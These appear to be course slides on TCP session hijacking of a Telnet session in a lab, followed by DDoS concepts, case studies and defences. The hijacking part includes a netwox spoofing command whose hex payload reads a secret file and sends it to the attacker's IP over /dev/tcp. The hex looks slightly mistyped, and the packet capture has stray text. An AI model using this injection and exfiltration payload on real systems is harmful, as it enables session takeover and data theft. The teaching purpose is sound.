▶ Frame 482: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44425 (44425), Dst Port: telnet (23), Seq: 691070837, Ack: 3545452504, Len: 2
  Source port: 44425 (44425)
  Destination port: telnet (23)
  [Stream index: 0]
  Sequence number: 691070837
  [Next sequence number: 691070839] Use this
  Acknowledgement number: 3545452504number
  Header length: 32 bytes
▶ Flags: 0x018 (PSH, ACK)
```

❑ Setup

- User: **10.0.2.18**
- Server: **10.0.2.17**
- Attacker: **10.0.2.16**

❑ Steps

1. User establishes a Telnet connection with the server.
2. Attacker uses **Wireshark** to sniff ongoing traffic.
3. Extracts critical details:
 - Destination port: **23 (telnet)**
 - Source port: **44425**
 - Sequence number: **691070837**
4. Attacker predicts the **next sequence number** (**691070839**) and injects spoofed packets.

❑ Key Attack Elements

- Current sequence: **691070837**
- Predicted next: **691070839** (increment of 2 bytes)
- Attack vector: Using the predictable sequence number to craft forged packets.
- TCP Stream: Confirms the attack is part of an active Telnet session.

❑ Security Implications

- Predictable sequence numbers make it easier for attackers to inject malicious data.
- Enables **session hijacking** by impersonating a legitimate client.
- In Telnet, which is unencrypted, attackers can **capture credentials** or inject commands.
- Demonstrates the weakness of legacy protocols with no cryptographic protection.

Perform lab exercise and observe.

Launch the TCP Session Hijacking Attack



Goal: To demonstrate launching a TCP session hijacking attack by injecting spoofed packets into an active Telnet session.

Setup:

- Victim User: **10.0.2.18**
- Server: **10.0.2.17**
- Attacker: (uses spoofed packets to impersonate client)

Attack Execution:

1. Attacker uses a spoofing tool (e.g., **netwox**, **scapy**, or **hping3**) to forge TCP packets.
2. Key fields in the spoofed packet must match the legitimate client:
 - Source IP/Port:** **10.0.2.18 : 44425**
 - Destination IP/Port:** **10.0.2.17 : 23 (Telnet)**
 - Sequence number:** Predicted from captured traffic (**691070839**).
 - Window size:** Adjusted to maintain flow (**2000**).
3. Inject malicious payload (hexadecimal string or crafted commands) disguised as valid Telnet data.

Observed Effects:

- Duplicate ACKs:** Server repeatedly acknowledges the same sequence numbers.
- Retransmissions:** Legitimate packets get resent multiple times due to conflicts.
- Pattern disruption:** Normal Telnet communication is interrupted, attacker's packets override user traffic.

Security Implications:

- TCP hijacking allows attackers to inject commands that appear to originate from the legitimate user.
- Critical in unencrypted protocols like **Telnet**, where spoofed payloads can take over sessions.

```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23
--tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000
--tcp-data "0a636174202f686f6d652f736565642f736563726574203e20"
"2f6465762f746370702f31302e302e322e31362f393030390a"
```

```
2540 2016-10.0.2.17 10.0.2.18 TCP 78 [TCP Dup ACK 2528#1] telnet > 44427
2541 2016-10.0.2.17 10.0.2.18 TELNET 69 [TCP Retransmission] Telnet Data ...
2542 2016-10.0.2.18 10.0.2.17 TELNET 67 [TCP Retransmission] Telnet Data ...
2543 2016-10.0.2.17 10.0.2.18 TCP 78 [TCP Dup ACK 2541#1] telnet > 44427
2544 2016-10.0.2.17 10.0.2.18 TELNET 69 [TCP Retransmission] Telnet Data ...
2545 2016-10.0.2.18 10.0.2.17 TELNET 67 [TCP Retransmission] Telnet Data ...
2546 2016-10.0.2.17 10.0.2.18 TCP 78 [TCP Dup ACK 2544#1] telnet > 44427
2547 2016-10.0.2.17 10.0.2.18 TELNET 69 [TCP Retransmission] Telnet Data ...
2548 2016-10.0.2.18 10.0.2.17 TELNET 67 [TCP Retransmission] Telnet Data ...
2549 2016-10.0.2.17 10.0.2.18 TCP 78 [TCP Dup ACK 2547#1] telnet > 44427
2550 2016-10.0.2.17 10.0.2.18 TELNET 69 [TCP Retransmission] Telnet Data ...
```


Defending against Session Hijacking



1. Making it Difficult to Spoof Packets


- **Randomize source port numbers:** Prevent attackers from easily predicting communication channels.
- **Randomize initial sequence numbers:** Increases difficulty of guessing valid TCP sequence numbers.
- **Limitation:** These methods are less effective against local attackers who can sniff traffic directly.

2. Encrypting the Payload

- Encrypting the communication ensures that even if an attacker injects packets, the malicious data cannot be understood or executed without the encryption keys.
- Protocols like **TLS** or using **VPN tunnels** protect session confidentiality and integrity.

3. Additional Best Practices

- ✓ **Use secure alternatives** to Telnet (e.g., SSH).
- ✓ **Session timeouts:** Automatically terminate idle sessions to reduce hijacking opportunities.
- ✓ **Multi-factor authentication:** Makes stolen sessions less useful without additional verification.



Distributed DoS (DDoS)




- A **Distributed Denial-of-Service (DDoS)** attack leverages **multiple compromised systems** (often called *zombies*) to flood a target with malicious traffic.
- Unlike simple DoS, DDoS is much harder to mitigate because attacks come from **many distributed sources**.

❑ Key Components

- **Zombies:** Legitimate machines infected with malware and remotely controlled by an attacker.
- **Botnet:** A network of hundreds or thousands of zombies under attacker's command.
- **Handlers (C&C servers):** Used by attackers to coordinate zombies.
- **Agent zombies:** Execute the actual flooding traffic against the victim.

❑ Facts & Trends

- **40–50% of DoS attacks** originate from botnets.
- **Botnet-as-a-Service (BaaS):** Criminal underground markets sell or rent botnet power.
- **Common targets:** banks, e-commerce, gaming servers, critical infrastructure.
- **Motivations:** financial extortion, hacktivism, cyber warfare, or competitive sabotage.



⚠ *Your system can unknowingly become part of a botnet and contribute to an attack!*

Case Study of DDoS




Case Study: Mirai Botnet (2016)

- In 2016, the **Mirai botnet** infected hundreds of thousands of IoT devices (routers, cameras, DVRs).
- It launched a **massive DDoS attack on Dyn DNS** — a key provider of internet infrastructure.
- Impact:
 - Brought down major websites like **Twitter, Netflix, Spotify, Reddit, and GitHub**.
 - Reached **1.2 Tbps of traffic**, one of the largest attacks recorded at the time.
- Lesson: **IoT devices with weak/default passwords** can be hijacked at scale to fuel DDoS.

Case Study: GitHub (2018 DDoS Attack)

- GitHub was hit by one of the **largest recorded DDoS attacks (1.35 Tbps)**.
- Attack leveraged **Memcached servers** to amplify traffic.
- GitHub mitigated it using **Akamai Prolexic** (scrubbing service) within minutes.
- Lesson: **Cloud-based DDoS mitigation** is critical for survival against modern attacks.



DDoS involves attacker → handlers → botnet –victim

[Chan. et. al. Detection of Unknown DDoS Attacks with Deep Learning and Gaussian Mixture Model](#)

How attacker constructs Attack Network?



❑ Infection Phase

- Attackers spread **zombie software (malware)** across multiple vulnerable machines.
- These compromised systems (zombies) will later be used to launch coordinated attacks.

❑ Essential Ingredients


- **Malicious Software** – capable of executing DDoS attacks.
- **Scanning & Discovery** – finding vulnerabilities across a large number of systems.
- **Exploitation** – installing malware on the discovered weak systems to turn them into zombies.

➤ Visualization of DDoS Scale

Interactive Maps:

- ✓ [Digital Attack Map](#)
- ✓ [Check Point ThreatCloud Map](#)
- ✓ [ThreatsEye Live Threat Map](#)
- ✓ [ZeroDay Live Threat Map](#)

- ✓ Displays **real-time DDoS activity worldwide** and highlights global trends in attack scale and frequency.



Summary of DoS Attack and Prevention



1. Volume-Based Attacks

- Goal: **Overwhelm bandwidth** with massive amounts of traffic.
- Examples:
 - **UDP Floods**
 - **ICMP (Ping) Floods**
- Measured in **bits per second (bps)**.
- Analogy: Like too many cars flooding a highway → traffic jam.

2. Protocol Attacks

Goal: Exploit **weaknesses in protocols** and **server resources**.

Examples:

SYN Flood

Ping of Death

Smurf Attack

Measured in **packets per second (pps)**.

Analogy: Jamming the rules of the road so traffic controllers get stuck.

3. Application Layer Attacks

Goal: Target **specific applications or services** (e.g., HTTP, DNS).

Examples:

HTTP GET/POST Floods

Slowloris Attack

Measured in **requests per second (rps)**.

Analogy: Flooding a restaurant with fake customers ordering food → real customers can't be served.

1. Block Spoofed Source Addresses

- Apply filters on routers as close to the source as possible.
- Ensure return paths match the claimed source address.
- Deploy ingress/egress filtering at ISPs.

2. Strengthen TCP Connection Handling

- Use **cryptographic cookies** (SYN cookies) to verify clients.
- Clients must return the incremented sequence cookie in ACK.
- Drop incomplete connections from the table during overload.

3. Restrict Traffic Exploits

- Block **IP directed broadcasts**.
- Disable or monitor suspicious/unnecessary services.

4. Validate User Legitimacy

- Deploy **CAPTCHAs** or computational puzzles to filter bots.
- Prevent automated systems from overwhelming servers.

5. Improve Service Resilience

- Use **mirrored and replicated servers**.
- Employ load balancing and failover strategies.
- Scale resources dynamically (cloud/on-demand defense).

Summary



- Transport Layer Security provides end-to-end security services for applications
- Two dominant protocols: SSL and TLS
- SSH supports transport level security through user authentication and communication protocol
- Attackers can easily guess IP address, port numbers using sniffing tools
- Protecting network level information is vital defending most common attacks